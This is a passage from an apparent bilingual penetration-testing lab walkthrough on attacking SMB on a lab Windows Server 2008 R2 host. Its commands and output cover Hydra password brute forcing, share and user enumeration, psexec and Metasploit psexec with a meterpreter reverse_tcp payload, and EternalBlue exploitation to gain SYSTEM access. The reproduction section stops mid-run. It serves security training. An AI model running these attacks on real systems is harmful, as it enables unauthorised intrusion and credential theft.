Windows Black Box Penetration Test(Windows 黑盒渗透测试)
Targeting SMB(针对SMB)
Demo: Targeting SMB(演示:针对 SMB)
We’re going to be taking a look at the various tools and techniques that we can use to exploit SMB to consequently provide us with remote access to the target system.
I’ll be covering some very important techniques that you should be performing whenever you’re targeting SMB running on a Windows system.
I’ve just performed an Nmap scan on the target system on port 445, which is the default SMB port.
-sV: perform a service version detection scan.
-sC: the default Nmap script scan.
1
nmap -sV -sC -p 445 10.0.31.252
This information we’ve already gone through. We’ve been able to identify the target operating system. We know it’s Windows Server 2008 R2 build 7601 service pack 1. From the Host script results right over here, we do know the host name of the system, as well as the various SMB security configuration for both SMB and SMB version 2.
We also need to take into consideration the information that we’ve been able to gather so far. And one of the most important pieces of imformation we were able to obtain was the two user accounts, as well as their passwords. So we were able to obtain two user accounts. One of them was administrator. The other one was vagrant. And we obtained the credentials for FTP, as well SSH. With regards to those services, those services utilize already existing user accounts on the Windows system. So we have a Windows user called administrator and another Windows user called vagrant. And we were also able to identify that the credentials or access to the system via SSH with the administrator account has been blocked, even though the password would have worked. But we were able to gain access via the vagrant user. So we’ll be using all of that information to perform SMB attacks.
If you have not been able to identify any user accounts, then you can perform a brute force in order to identify the usernames, as well as the passwords. But what I would recommend doing is, firstly, identifying usernames so that you can narrow down your brute force attack. And in the context of Windows, there’s always an administrator user. So what I would typically recommend doing is performing a brute force attack with Hydra for the administrator user account in order to try and identify the password for that account.
To perform a brute force attack with Hydra on SMB:
-l: the username we are testing or we are performing the brute force with is the administrator user account.
-P: specify the password list or the word list containing the passwords that we would like to use for the brute force.
smb: specify the protocol that you are performing the brute force attack on, which in this case is SMB.
1
hydra -l administrator -P /usr/share/wordlists/metasploit/unix_users.txt 10.0.31.252 smb
We’re able to authenticate successfully with SMB with the administrator user account, and the password is vagrant.
1
[445][smb] host: 10.0.31.252   login: administrator   password: vagrant
Now that we’ve obtained legitimate credentials, we can also test the vagrant user, and let’s see whether we’re able to authenticate as well, because both of these are Windows accounts.
1
hydra -l vagrant -P /usr/share/wordlists/metasploit/unix_users.txt 10.0.31.252 smb
1
[445][smb] host: 10.0.31.252   login: vagrant   password: vagrant


What can we do with these credentials? For one, we can authenticate with the target via RDP because if you remember during the port scanning and enumeration video, we identified that we have RDP running on the target. So we can immediately authenticate with the target via RDP.
However, we are focused on SMB exploitation. We’ve obtained credentials. The next logical thing would be to enumerate any shares, and enumerating shares can be done without credentials, or if in the case you have legitimate credentials, then you’ll be able to obtain a lot more information.
-L: List out the shares.
-U: authenticate with the user vagrant.
1
smbclient -L 10.0.31.252 -U vagrant
We get the shares.
-u: authenticate with the user vagrant.
SMBMap 允许用户枚举整个域中的 samba 共享驱动器。列出共享驱动器、驱动器权限、共享内容、上传/下载功能、文件名自动下载模式匹配,甚至执行远程命令。该工具在设计时考虑到了渗透测试,旨在简化跨大型网络搜索潜在敏感数据的过程。
1
2
3
4
Main arguments:
  -H HOST               IP of host
  -u USERNAME           Username, if omitted null session assumed
  -p PASSWORD           Password or NTLM hash
1
smbmap -u vagrant -p vagrant -H 10.0.31.252
That will enumerate the shares that we were able to identify previously with smbclient.
Another important thing that we can do is enumerate other user accounts on the system with the credentials that we already have.
We can authenticate with the target.
Enum4linux 是一个用于从 Windows 和 Samba 系统枚举信息的工具。
1
2
3
4
Options are (like "enum"):
    -U        get userlist
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")
1
enum4linux -u vagrant -p vagrant -U 10.0.31.252
That will allow us to enumerate all the other user accounts on the system.
So once you’ve obtained legitimate SMB credentials or credentials for user accounts on the system,you can learn a lot more about the system.
And I recommend saving all of these user accounts. In the context of a real penetration test, then all of this information should be logged.
We can also enumerate shares with a Metasploit Framework module.
1
2
3
4
5
6
7
8
msfconsole
search smb_enumusers
use 1
show options
set RHOSTS 10.0.31.252
set SMBUser vagrant
set SMBPass vagrant
run
We’ve already obtained legitimate user account credentials. We can log in via RDP.
We can utilize a tool called psexec and more specifically the Python implementation of psexec.
1
2
3
locate psexec.py

/usr/share/doc/python3-impacket/examples/psexec.py
1
2
3
cd Desktop/
cp /usr/share/doc/python3-impacket/examples/psexec.py .
chmod +x psexec.py
psexec is a tool that allows you to authenticate with a system remotely via SMB with legitimate credentials.
Specify the user that we would like to authenticate with.
1
python3 psexec.py Administrator@10.0.31.252
It’s going to request the shares. Find a writable share, and it’s then going to upload a payload and then provide us with an elevated command prompt session here because we logged in with the administrator account.
1
2
C:\Windows\system32> whoami
nt authority\system
nt authority\system is the highest level of privileges available on a Windows system.
We’ve been able to gain access via SMB, and this is our second attack vector that has provided us with access to the target system, one of which was SSH. And in the case of SMB, we’ve been able to authenticate with the Administrator user account, consequently giving us elevated privileges on the target system.
That’s how to utilize the psexec Python script.
The Metasploit Framework module also has a psexec module.
1
2
3
msfconsole
search psexec
use 4
This also requires credentials.
1
set payload windows/x64/meterpreter/reverse_tcp
That will provide us with a 64-bit meterpreter session.
1
2
3
4
5
show options
set RHOSTS 10.0.31.252
set SMBUser Administrator
set SMBPass vagrant
exploit
And this should provide us with an elevated meterpreter session.
1
2
meterpreter > sysinfo
meterpreter > getuid
Enumerate our privileges.
1
meterpreter > getprivs
You can gain access to the target system via SMB with psexec both manually and automatically.
That is how to gain access with the credentials that we’ve been able to obtain.
What if we did not have any SMB credentials?
We were able to identify that the target is running Windows Server 2008, and Windows Server 2008 and Windows Server 2008 R2 are both vulnerable to the EternalBlue vulnerability or exploits. That means that we can discount whatever we’ve done so far in regards to getting legitimate credentials, and we can gain access to the target system without knowing anything apart from the SMB port and the target IP with the EternalBlue Metasploit exploit module.
1
2
3
4
5
search eternalblue
use 0
show options
set RHOSTS 10.0.31.252
exploit
The great thing about the EternalBlue exploit is that irregardless of whether or not we have credentials, it will provide you with an elevated meterpreter session right out of the box.
1
2
3
meterpreter > sysinfo
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
without having done whatever we have done previously in regards to obtaining legitimate credentials, and then using those credentials to perform remote command execution or authenticated remote code execution.
That is how to target SMB.
You don’t also have to rely on the Metasploit Framework in regards to exploiting the EternalBlue vulnerability. You can also utilize the exploit code from ExploitDB. And one of the ExploitDB EternalBlue exploits requires you to download shellcode and utilize that in conjunction with the Python script.
I don’t want you to rely on either manual techniques or automated techniques alone. You must be able to perform or use them both and synthesize whatever you are doing in regards to testing or to using both manual tools and automated tools.
Targeting SMB(针对SMB)
Overview(概述)
Goal
The objective of this lab is to outline the various techniques that can be used to exploit SMB on a Windows target.
目标
本实验的目的是概述可用于在 Windows 目标上利用 SMB 的各种技术。
Tasks(任务)
Pre-requisites
- Basic familiarity with Nmap.
- Basic familiarity with the Metasploit Framework.
Requirements
This task does not have any requirements.
先决条件
- 基本熟悉 Nmap。
- 基本熟悉 Metasploit 框架。
要求 此任务没有任何要求。
复现视频内容
1
2
3
4
5
6
7
8
9
10
11
root@attackdefense:~# cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.1.0.8        attackdefense.com attackdefense
127.0.0.1 AttackDefense-Kali
10.10.21.3      attackdefense.com attackdefense
10.0.31.177    demo.ine.local
Target IP Address : 10.0.31.177
Kali Linux : 10.10.21.3
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
root@attackdefense:~# nmap -sV -sC -p 445 10.0.31.177
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-05 12:19 IST
Nmap scan report for demo.ine.local (10.0.31.177)
Host is up (0.0028s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h19m59s, deviation: 4h02m29s, median: 0s
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 06:2e:de:4f:a6:e0 (unknown)
| smb2-time:
|   date: 2023-05-05T06:49:24
|_  start_date: 2023-05-05T06:45:28
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: vagrant-2008R2
|   NetBIOS computer name: VAGRANT-2008R2\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-05-04T23:49:24-07:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.79 seconds
1
2
3
4
5
6
7
8
9
10
root@attackdefense:~# hydra -l administrator -P /usr/share/wordlists/metasploit/unix_users.txt 10.0.31.177 smb
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-05 12:25:35
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 168 login tries (l:1/p:168), ~168 tries per task
[DATA] attacking smb://10.0.31.177:445/
[445][smb] host: 10.0.31.177   login: administrator   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-05 12:25:38
1
2
3
4
5
6
7
8
9
10
root@attackdefense:~# hydra -l vagrant -P /usr/share/wordlists/metasploit/unix_users.txt 10.0.31.177 smb
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-05 12:28:01
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 168 login tries (l:1/p:168), ~168 tries per task
[DATA] attacking smb://10.0.31.177:445/
[445][smb] host: 10.0.31.177   login: vagrant   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-05 12:28:03
1
2
[445][smb] host: 10.0.31.177   login: administrator   password: vagrant
[445][smb] host: 10.0.31.177   login: vagrant   password: vagrant
1
2
3
4
5
6
7
8
9
10
11
12
13
3389/tcp open  ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: VAGRANT-2008R2
|   NetBIOS_Domain_Name: VAGRANT-2008R2
|   NetBIOS_Computer_Name: VAGRANT-2008R2
|   DNS_Domain_Name: vagrant-2008R2
|   DNS_Computer_Name: vagrant-2008R2
|   Product_Version: 6.1.7601
|_  System_Time: 2023-04-28T09:05:32+00:00
| ssl-cert: Subject: commonName=vagrant-2008R2
| Not valid before: 2023-04-27T08:53:45
|_Not valid after:  2023-10-27T08:53:45
|_ssl-date: 2023-04-28T09:05:42+00:00; 0s from scanner time.
1
root@attackdefense:~# rdesktop -u administrator -p vagrant 10.0.31.177
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
root@attackdefense:~# smbclient -L 10.0.31.177 -U vagrant
Enter WORKGROUP\vagrant's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.0.31.177 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
root@attackdefense:~# smbclient -L 10.0.31.177 -U administrator
Enter WORKGROUP\administrator's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.0.31.177 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
1
2
3
4
5
6
7
8
9
10
11
12
13
14
root@attackdefense:~# smbmap -u vagrant -p vagrant -H 10.0.31.177
[+] IP: 10.0.31.177:445 Name: demo.ine.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  READ, WRITE     Remote Admin
        C$                                                      READ, WRITE     Default share
        IPC$                                                    NO ACCESS       Remote IPC
root@attackdefense:~# smbmap -u administrator -p vagrant -H 10.0.31.177
[+] IP: 10.0.31.177:445 Name: demo.ine.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  READ, WRITE     Remote Admin
        C$                                                      READ, WRITE     Default share
        IPC$                                                    NO ACCESS       Remote IPC
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
root@attackdefense:~# enum4linux -u vagrant -p vagrant -U 10.0.31.177
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri May  5 12:46:45 2023

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.0.31.177
RID Range ........ 500-550,1000-1050
Username ......... 'vagrant'
Password ......... 'vagrant'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===================================================
|    Enumerating Workgroup/Domain on 10.0.31.177    |
 ===================================================
[+] Got domain/workgroup name: WORKGROUP

 ====================================
|    Session Check on 10.0.31.177    |
 ====================================
[+] Server 10.0.31.177 allows sessions using username 'vagrant', password 'vagrant'

 ==========================================
|    Getting domain SID for 10.0.31.177    |
 ==========================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ============================
|    Users on 10.0.31.177    |
 ============================
index: 0x1 RID: 0x1f4 acb: 0x00000010 Account: Administrator    Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x2 RID: 0x3f3 acb: 0x00000010 Account: anakin_skywalker Name: (null)    Desc: (null)
index: 0x3 RID: 0x3ef acb: 0x00000010 Account: artoo_detoo      Name: (null)    Desc: (null)
index: 0x4 RID: 0x3f1 acb: 0x00000010 Account: ben_kenobi       Name: (null)    Desc: (null)
index: 0x5 RID: 0x3f6 acb: 0x00000010 Account: boba_fett        Name: (null)    Desc: (null)
index: 0x6 RID: 0x3f0 acb: 0x00000010 Account: c_three_pio      Name: (null)    Desc: (null)
index: 0x7 RID: 0x3f9 acb: 0x00000010 Account: chewbacca        Name: (null)    Desc: (null)
index: 0x8 RID: 0x3f2 acb: 0x00000010 Account: darth_vader      Name: (null)    Desc: (null)
index: 0x9 RID: 0x3f8 acb: 0x00000010 Account: greedo   Name: (null)    Desc: (null)
index: 0xa RID: 0x1f5 acb: 0x00000215 Account: Guest    Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xb RID: 0x3ee acb: 0x00000010 Account: han_solo Name: (null)    Desc: (null)
index: 0xc RID: 0x3f7 acb: 0x00000010 Account: jabba_hutt       Name: (null)    Desc: (null)
index: 0xd RID: 0x3f4 acb: 0x00000010 Account: jarjar_binks     Name: (null)    Desc: (null)
index: 0xe RID: 0x3fa acb: 0x00000010 Account: kylo_ren Name: (null)    Desc: (null)
index: 0xf RID: 0x3f5 acb: 0x00000010 Account: lando_calrissian Name: (null)    Desc: (null)
index: 0x10 RID: 0x3ec acb: 0x00000010 Account: leia_organa     Name: (null)    Desc: (null)
index: 0x11 RID: 0x3ed acb: 0x00000010 Account: luke_skywalker  Name: (null)    Desc: (null)
index: 0x12 RID: 0x3e9 acb: 0x00000211 Account: sshd    Name: sshd privsep      Desc: (null)
index: 0x13 RID: 0x3ea acb: 0x00000210 Account: sshd_server     Name: sshd server account       Desc: (null)
index: 0x14 RID: 0x3e8 acb: 0x00000210 Account: vagrant Name: vagrant   Desc: Vagrant User

user:[Administrator] rid:[0x1f4]
user:[anakin_skywalker] rid:[0x3f3]
user:[artoo_detoo] rid:[0x3ef]
user:[ben_kenobi] rid:[0x3f1]
user:[boba_fett] rid:[0x3f6]
user:[chewbacca] rid:[0x3f9]
user:[c_three_pio] rid:[0x3f0]
user:[darth_vader] rid:[0x3f2]
user:[greedo] rid:[0x3f8]
user:[Guest] rid:[0x1f5]
user:[han_solo] rid:[0x3ee]
user:[jabba_hutt] rid:[0x3f7]
user:[jarjar_binks] rid:[0x3f4]
user:[kylo_ren] rid:[0x3fa]
user:[lando_calrissian] rid:[0x3f5]
user:[leia_organa] rid:[0x3ec]
user:[luke_skywalker] rid:[0x3ed]
user:[sshd] rid:[0x3e9]
user:[sshd_server] rid:[0x3ea]
user:[vagrant] rid:[0x3e8]
enum4linux complete on Fri May  5 12:46:46 2023
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
root@attackdefense:~# enum4linux -u administrator -p vagrant -U 10.0.31.177
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri May  5 12:51:29 2023

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.0.31.177
RID Range ........ 500-550,1000-1050
Username ......... 'administrator'
Password ......... 'vagrant'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===================================================
|    Enumerating Workgroup/Domain on 10.0.31.177    |
 ===================================================
[+] Got domain/workgroup name: WORKGROUP

 ====================================
|    Session Check on 10.0.31.177    |
 ====================================
[+] Server 10.0.31.177 allows sessions using username 'administrator', password 'vagrant'

 ==========================================
|    Getting domain SID for 10.0.31.177    |
 ==========================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ============================
|    Users on 10.0.31.177    |
 ============================
index: 0x1 RID: 0x1f4 acb: 0x00000010 Account: Administrator    Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x2 RID: 0x3f3 acb: 0x00000010 Account: anakin_skywalker Name: (null)    Desc: (null)
index: 0x3 RID: 0x3ef acb: 0x00000010 Account: artoo_detoo      Name: (null)    Desc: (null)
index: 0x4 RID: 0x3f1 acb: 0x00000010 Account: ben_kenobi       Name: (null)    Desc: (null)
index: 0x5 RID: 0x3f6 acb: 0x00000010 Account: boba_fett        Name: (null)    Desc: (null)
index: 0x6 RID: 0x3f0 acb: 0x00000010 Account: c_three_pio      Name: (null)    Desc: (null)
index: 0x7 RID: 0x3f9 acb: 0x00000010 Account: chewbacca        Name: (null)    Desc: (null)
index: 0x8 RID: 0x3f2 acb: 0x00000010 Account: darth_vader      Name: (null)    Desc: (null)
index: 0x9 RID: 0x3f8 acb: 0x00000010 Account: greedo   Name: (null)    Desc: (null)
index: 0xa RID: 0x1f5 acb: 0x00000215 Account: Guest    Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xb RID: 0x3ee acb: 0x00000010 Account: han_solo Name: (null)    Desc: (null)
index: 0xc RID: 0x3f7 acb: 0x00000010 Account: jabba_hutt       Name: (null)    Desc: (null)
index: 0xd RID: 0x3f4 acb: 0x00000010 Account: jarjar_binks     Name: (null)    Desc: (null)
index: 0xe RID: 0x3fa acb: 0x00000010 Account: kylo_ren Name: (null)    Desc: (null)
index: 0xf RID: 0x3f5 acb: 0x00000010 Account: lando_calrissian Name: (null)    Desc: (null)
index: 0x10 RID: 0x3ec acb: 0x00000010 Account: leia_organa     Name: (null)    Desc: (null)
index: 0x11 RID: 0x3ed acb: 0x00000010 Account: luke_skywalker  Name: (null)    Desc: (null)
index: 0x12 RID: 0x3e9 acb: 0x00000211 Account: sshd    Name: sshd privsep      Desc: (null)
index: 0x13 RID: 0x3ea acb: 0x00000210 Account: sshd_server     Name: sshd server account       Desc: (null)
index: 0x14 RID: 0x3e8 acb: 0x00000210 Account: vagrant Name: vagrant   Desc: Vagrant User

user:[Administrator] rid:[0x1f4]
user:[anakin_skywalker] rid:[0x3f3]
user:[artoo_detoo] rid:[0x3ef]
user:[ben_kenobi] rid:[0x3f1]
user:[boba_fett] rid:[0x3f6]
user:[chewbacca] rid:[0x3f9]
user:[c_three_pio] rid:[0x3f0]
user:[darth_vader] rid:[0x3f2]
user:[greedo] rid:[0x3f8]
user:[Guest] rid:[0x1f5]
user:[han_solo] rid:[0x3ee]
user:[jabba_hutt] rid:[0x3f7]
user:[jarjar_binks] rid:[0x3f4]
user:[kylo_ren] rid:[0x3fa]
user:[lando_calrissian] rid:[0x3f5]
user:[leia_organa] rid:[0x3ec]
user:[luke_skywalker] rid:[0x3ed]
user:[sshd] rid:[0x3e9]
user:[sshd_server] rid:[0x3ea]
user:[vagrant] rid:[0x3e8]
enum4linux complete on Fri May  5 12:51:30 2023
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
root@attackdefense:~# msfconsole -q
msf6 > search smb_enum

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_enumusers_domain                   normal  No     SMB Domain User Enumeration
   1  auxiliary/scanner/smb/smb_enum_gpp                           normal  No     SMB Group Policy Preference Saved Passwords Enumeration
   2  auxiliary/scanner/smb/smb_enumshares                         normal  No     SMB Share Enumeration
   3  auxiliary/scanner/smb/smb_enumusers                          normal  No     SMB User Enumeration (SAM EnumUsers)


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_enumusers

msf6 > setg RHOSTS 10.0.31.177
RHOSTS => 10.0.31.177
msf6 > use auxiliary/scanner/smb/smb_enumshares
msf6 auxiliary(scanner/smb/smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   LogSpider       3                no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
   MaxDepth        999              yes       Max number of subdirectories to spider
   RHOSTS          10.0.31.177      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain       .                no        The Windows domain to use for authentication
   SMBPass                          no        The password for the specified username
   SMBUser                          no        The username to authenticate as
   ShowFiles       false            yes       Show detailed information when spidering
   SpiderProfiles  true             no        Spider only user profiles when share is a disk share
   SpiderShares    false            no        Spider shares recursively
   THREADS         1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_enumshares) > set SMBUser administrator
SMBUser => administrator
msf6 auxiliary(scanner/smb/smb_enumshares) > set SMBPass vagrant
SMBPass => vagrant
msf6 auxiliary(scanner/smb/smb_enumshares) > run

[*] 10.0.31.177:139       - Starting module
[-] 10.0.31.177:139       - Login Failed: The SMB server did not reply to our request
[*] 10.0.31.177:445       - Starting module
[!] 10.0.31.177:445       - peer_native_os is only available with SMB1 (current version: SMB2)
[!] 10.0.31.177:445       - peer_native_lm is only available with SMB1 (current version: SMB2)
[+] 10.0.31.177:445       - ADMIN$ - (DISK|SPECIAL) Remote Admin
[+] 10.0.31.177:445       - C$ - (DISK|SPECIAL) Default share
[+] 10.0.31.177:445       - IPC$ - (IPC|SPECIAL) Remote IPC
[*] 10.0.31.177:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
msf6 auxiliary(scanner/smb/smb_enumshares) > use auxiliary/scanner/smb/smb_enumusers
msf6 auxiliary(scanner/smb/smb_enumusers) > show options

Module options (auxiliary/scanner/smb/smb_enumusers):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DB_ALL_USERS  false            no        Add all enumerated usernames to the database
   RHOSTS        10.0.31.177      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain     .                no        The Windows domain to use for authentication
   SMBPass                        no        The password for the specified username
   SMBUser                        no        The username to authenticate as
   THREADS       1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_enumusers) > set SMBUser administrator
SMBUser => administrator
msf6 auxiliary(scanner/smb/smb_enumusers) > set SMBPass vagrant
SMBPass => vagrant
msf6 auxiliary(scanner/smb/smb_enumusers) > run

